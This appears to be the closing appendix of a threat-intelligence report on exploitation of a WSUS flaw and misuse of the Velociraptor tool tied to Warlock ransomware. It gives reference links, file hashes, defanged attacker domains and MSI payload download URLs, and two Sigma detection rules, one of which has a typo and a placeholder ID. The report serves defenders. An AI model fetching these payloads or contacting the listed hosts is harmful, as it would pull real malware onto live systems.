- https://businessinsights.bitdefender.com/bitdefender-advisory-critical-unauthenticated-rce-windows-server-update-services-cve-2025-59287
- https://www.trendmicro.com/en_us/research/25/h/warlock-ransomware.html
- https://research.checkpoint.com/2025/before-toolshell-exploring-storm-2603s-previous-ransomware-operations/
- https://research.eye.security/sharepoint-under-siege/
- https://www.imda.gov.sg/-/media/imda/files/regulations-and-licensing/regulations/advisories/infocomm-media-cyber-security/storm-2603-exploits-sharepoint-vulnerabilities-to-deliver-backdoor-and-warlock-ransomware.pdf
- https://www.security.com/threat-intelligence/warlock-ransomware-origins
- https://www.bleepingcomputer.com/news/security/colt-telecom-attack-claimed-by-warlock-ransomware-data-up-for-sale/
- https://www.halcyon.ai/ransomware-research-reports/threat-intel-report-warlock
- https://www.threatlocker.com/blog/warlock-ransomware-group-targets-global-industries-via-raas-affiliates


NTT Security
Appendix

Appendix 1. Indicator of Compromise

Description	Artifact
Velociraptor	12f177290a299bae8a363f47775fb99f305bbdd56bbdfddb39595b43112f9fb7
Velociraptor Installer	a84edaa8cdf3f08843380c5275872e9303bcf93360629d3946eae5136428f143 649bdaa38e60ede6d140bd54ca5412f1091186a803d3905465219053393f6421 8b3d49e328ddc0d9ec08789e3db2f5c3da54d04efdaa746f4e68858448d5e5de 79875ba9c08aafc55f3ef78b44883708d58f3db456d2c842a318d01744a3e7e7 46831be6e577e3120084ee992168cca5af2047d4a08e3fd67ecd90396393b751
Velociraptor C2 Server	v-api.micorsoft[.]net velo.qaubctgg.workers[.]dev chat.hcqhajfv.workers[.]dev update.githubtestbak.workers[.]dev auth.qgtxtebl.workers[.]dev
Velociraptor Hosing Server	https[:]//stoaccinfoniqaveeambkp.blob.core.windows[.]net/veeam/v.msi http[:]//files.qaubctgg.workers[.]dev/v2.msi https[:]//stoaccinfoniqaveeambkp.blob.core.windows[.]net/veeam/v2.msi https[:]//royal-boat-bf05.qgtxtebl.workers[.]dev/v3.msi https[:]//s3.wasabisys[.]com/kiessler/v4.msi https[:]//upload.jbowpxyy.workers[.]dev/v4.msi https[:]//vdfccjpnedujhrzscjtq.supabase[.]co/storage/v1/object/public/image/v4.msi

Appendix 2. Detection Rule

```
title: Possible WSUS Exploit
author: NTT Security (Japan) KK
logsource:
    product: windows
    category: process_creation
detection:
    selection_service:
        ParentImage|endswith: '\wsusservice.exe'
    selection_msc:
        ParentImage|endswith: '\wsus.msc'
    condition: selection_service or selection_msc
falsepositives: Unknown
```

Appendix 2. Detection Rule

```yaml
itle: Suspicious Velociraptor Execution or Misuse
id: 12345678-ABCD-1234-ABCD-1234567890AB
description: |
    Detect execution of Velociraptor binary with suspicious arguments or as unsigned binary,
    potentially indicating misuse or attacker-controlled instance.
status: experimental
author: Rapid7 Labs
references:
  - https://docs.velociraptor.app/knowledge_base/tips/velocirator_misuse/
tags:
  - attack.execution
  - attack.persistence
  - tool.abuse
logsource:
  product: windows
  category: process_creation
detection:
  selection_velociraptor:
    Image|endswith: '\Velociraptor.exe'
  selection_suspicious_args:
    CommandLine|contains:
      - "--config"
      - "client.config.yaml"
      - "service run"
  selection_unsigned:
    Signature|endswith:
      - "Unsigned"
  condition: selection_velociraptor and (selection_suspicious_args or selection_unsigned)
falsepositives:
  - Legitimate Velociraptor use by admins / security teams (especially if unsigned binary is used legitimately)
  - Test or dev environments
level: high
```

https://docs.velociraptor.app/knowledge_base/tips/velocirator_misuse/


NTT Security